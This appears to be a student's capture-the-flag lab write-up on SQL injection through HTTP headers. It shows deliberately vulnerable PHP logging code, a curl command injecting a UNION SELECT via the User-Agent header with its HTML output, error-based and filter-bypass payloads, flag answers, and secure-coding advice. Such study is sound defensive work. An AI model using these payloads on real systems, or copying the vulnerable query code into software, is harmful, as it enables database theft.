HTTP headers can carry user input, which might be used in SQL queries on the server side. If these inputs are not sanitised, it can lead to SQL injection. The technique involves manipulating HTTP headers (like **User-Agent**, **Referer**, or **X-Forwarded-For**) to inject SQL commands. The server might log these headers or use them in SQL queries. For example, a malicious User-Agent header would look like **User-Agent: ' OR 1=1; --**. If the server includes the User-Agent header in an SQL query without sanitising it, it can result in SQL injection.

In this example, a web application logs the User-Agent header from HTTP requests into a table named logs in the database. The application provides an endpoint at **http://10.10.124.61/httpagent/** that displays all the logged entries from the logs table. When users visit a webpage, their browser sends a User-Agent header, which identifies the browser and operating system. This header is typically used for logging purposes or to tailor content for specific browsers. In our application, this User-Agent header is inserted into the logs table and can then be viewed through the provided endpoint.

Given the endpoint, an attacker might attempt to inject SQL code into the User-Agent header to exploit SQL injection vulnerabilities. For instance, by setting the User-Agent header to a malicious value such as **User-Agent: ' UNION SELECT username, password FROM user; --**, an attacker attempts to inject SQL code that combines the results from the logs table with sensitive data from the user table.

Here is the server-side code that inserts the logs.

```
$userAgent = $_SERVER['HTTP_USER_AGENT'];  
$insert_sql = "INSERT INTO logs (user_Agent) VALUES ('$userAgent')";  
if ($conn->query($insert_sql) === TRUE) {  
    echo "<p class='text-green-500'>New logs inserted successfully</p>";  
} else {  
    echo "<p class='text-red-500'>Error: " . $conn->error . " (Error Code: " . $conn->errno . "</p>";  
}  
$sql = "SELECT * FROM logs WHERE user_Agent = '$userAgent'";
```

The User-Agent value is inserted into the logs table using an INSERT SQL statement. If the insertion is successful, a success message is displayed. An error message with details is shown if there is an error during insertion.

## HTTP Logs

New logs inserted successfully

Generated SQL Query: SELECT \* FROM logs WHERE user\_Agent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36'

id: 3

user\_Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36

id: 4

user\_Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36

Here's what I've done

```
(kali㉿kali)-[~]
└─$ curl -H "User-Agent: ' UNION SELECT book_id,flag FROM books; # " http://10.104.61/httpagent/
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>SQL Injection </title>
  <link href=" ../css/tailwind.min.css" rel="stylesheet">
</head>
<body class="bg-gray-100">
  <div class="container mx-auto p-8">
    <h1 class="text-4xl font-bold mb-8 text-center">HTTP Logs</h1>
    <div class="bg-white p-6 rounded-lg shadow-lg">
      <p class="text-gray-600 text-sm mb-4">Generated SQL Query: <span class="text-red-500">SELECT * FROM logs WHERE user_Agent = ' UNION SELECT book_id,flag FROM books; # '</span></p>
      <div class="p-4 bg-gray-100 rounded shadow mb-4">
        <p class="font-bold">id: <span class="text-gray-700">1</span></p>
        <p class="font-bold">user_Agent: <span class="text-gray-700">THM{HELLO}</span></p>
      </div>
      <div class="p-4 bg-gray-100 rounded shadow mb-4">
        <p class="font-bold">id: <span class="text-gray-700">2</span></p>
        <p class="font-bold">user_Agent: <span class="text-gray-700"></span></p>
      </div>
      <div class="p-4 bg-gray-100 rounded shadow mb-4">
        <p class="font-bold">id: <span class="text-gray-700">3</span></p>
        <p class="font-bold">user_Agent: <span class="text-gray-700"></span></p>
      </div>
      <div class="p-4 bg-gray-100 rounded shadow mb-4">
        <p class="font-bold">id: <span class="text-gray-700">6</span></p>
        <p class="font-bold">user_Agent: <span class="text-gray-700"></span></p>
      </div>
    </div>
  </div>
</body>
</html>
```

Q12) What is the value of the flag field in the books table where book\_id =1?

Ans: THM{HELLO}

Q13) What field is detected on the server side when extracting the user agent?

Ans: User-Agent

## Major Issues During Identification

Identifying SQL Injection vulnerabilities involves several challenges, similar to identifying any other server-side vulnerability. Here are the key issues:

- **Dynamic Nature of SQL Queries:** SQL queries can be dynamically constructed, making it difficult to detect injection points. Complex queries with multiple layers of logic can obscure potential vulnerabilities.
- **Variety of Injection Points:** SQL Injection can occur in different parts of an application, including input fields, HTTP headers, and URL parameters. Identifying all potential injection points requires thorough testing and a comprehensive understanding of the application.
- **Use of Security Measures:** Applications may use prepared statements, parameterized queries, and ORM frameworks, which can prevent SQL Injection. Automated tools must be able to differentiate between safe and unsafe query constructions.
- **Context-Specific Detection:** The context in which user inputs are used in SQL queries can vary widely. Tools must adapt to different contexts to accurately identify vulnerabilities.

## Few Important Tools

Several renowned tools and projects have been developed within the security community to aid in the automation of finding SQL Injection vulnerabilities. Here are a few well-known tools and GitHub repositories that provide functionalities for detecting and exploiting SQL Injection:

- **[SQLMap](#):** SQLMap is an open-source tool that automates the process of detecting and exploiting SQL Injection vulnerabilities in web applications. It supports a wide range of databases and provides extensive options for both identification and exploitation. You can learn more about the tool [here](#).
- **[SQLNinja](#):** SQLNinja is a tool specifically designed to exploit SQL Injection vulnerabilities in web applications that use Microsoft SQL Server as the backend database. It automates various stages of exploitation, including database fingerprinting and data extraction.
- **[JSQL Injection](#):** A Java library focused on detecting SQL injection vulnerabilities within Java applications. It supports various types of SQL Injection attacks and provides a range of options for extracting data and taking control of the database.
- **[BBQSQL](#):** BBQSQL is a Blind SQL Injection exploitation framework designed to be simple and highly effective for automated exploitation of Blind SQL Injection vulnerabilities.

Automating the identification and exploitation of SQL injection vulnerabilities is crucial for maintaining web application security. Tools like SQLMap, SQLNinja, and BBQSQL provide powerful capabilities for detecting and exploiting these vulnerabilities. However, it's important to understand the limitations of automated tools and the need for manual analysis and validation to ensure comprehensive security coverage. By integrating these tools into your security workflow and following best practices for input validation and query construction, you can effectively mitigate the risks associated with SQL Injection vulnerabilities.

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

SQL injection is a renowned and pervasive vulnerability that has been a major concern in web application security for years. Pentesters must pay special attention to this vulnerability during their assessments, as it requires a thorough understanding of various techniques to identify and exploit SQL injection points. Similarly, secure coders must prioritise safeguarding their applications by implementing robust input validation and adhering to secure coding practices to prevent such attacks. A few of the best practices are

mentioned below:

### Secure Coders

- **Parameterised Queries and Prepared Statements:** Use parameterised queries and prepared statements to ensure all user inputs are treated as data rather than executable code. This technique helps prevent SQL injection by separating the query structure from the data. For example, in PHP with PDO, you can prepare a statement and bind parameters, which ensures that user inputs are safely handled like `$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username"); $stmt->execute(['username' => $username]);`.
- **Input Validation and Sanitisation:** Implement strong input validation and sanitization to ensure that inputs conform to expected formats. Validate data types, lengths, and ranges, and reject any input that does not meet these criteria. Use built-in functions such as `htmlspecialchars()` and `filter_var()` in PHP to sanitise inputs effectively.
- **Least Privilege Principle:** Apply the principle of least privilege by granting application accounts the minimum necessary database permissions. Avoid using database accounts with administrative privileges for everyday operations. This minimises the potential impact of a successful SQL injection attack by limiting the attacker's access to critical database functions.
- **Stored Procedures:** Encapsulate and validate SQL logic using stored procedures. This allows you to control and validate the inputs within the database itself, reducing the risk of SQL injection. Ensure that stored procedures accept only validated inputs and are designed to handle input sanitization internally.
- **Regular Security Audits and Code Reviews:** Conduct regular security audits and code reviews to identify and address vulnerabilities. Automated tools can help scan for SQL injection risks, but manual reviews are also essential to catch subtle issues. Regular audits ensure that your security practices stay up-to-date with evolving threats.

### Pentesters

- **Exploiting Database-Specific Features:** Different database management systems (DBMS) have unique features and syntax. A pentester should understand the specifics of the target DBMS (e.g., MySQL, PostgreSQL, Oracle, MSSQL) to exploit these features effectively. For instance, MSSQL supports the `xp_cmdshell` command, which can be used to execute system commands.
- **Leveraging Error Messages:** Exploit verbose error messages to gain insights into the database schema and structure. Error-based SQL injection involves provoking the application to generate error messages that reveal useful information. For example, using `1' AND 1=CONVERT(int, (SELECT @@version)) --` can generate errors that leak version information.

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

- **Bypassing WAF and Filters:** Test various obfuscation techniques to bypass Web Application Firewalls (WAF) and input filters. This includes using mixed case (SeLeCt), concatenation (CONCAT(CHAR(83), CHAR(69), CHAR(76), CHAR(69), CHAR(67), CHAR(84))), and alternate encodings (hex, URL encoding). Additionally, using inline comments (/\*\*/) and different character encodings (e.g., %09, %0A) can help bypass simple filters.
- **Database Fingerprinting:** Determine the type and version of the database to tailor the attack. This can be done by sending specific queries that yield different results depending on the DBMS. For instance, SELECT version() works on PostgreSQL, while SELECT @@version works on MySQL and MSSQL.
- **Pivoting with SQL Injection:** Use SQL injection to pivot and exploit other parts of the network. Once a database server is compromised, it can be used to gain access to other internal systems. This might involve extracting credentials or exploiting trust relationships between systems.

Advanced SQL injection testing requires a deep understanding of various techniques and the ability to adapt to different environments. Pentesters should employ various methods, from exploiting database-specific features to bypassing sophisticated filters to thoroughly assessing and exploiting SQL injection vulnerabilities. Methodically documenting each step ensures a comprehensive evaluation of the application's security.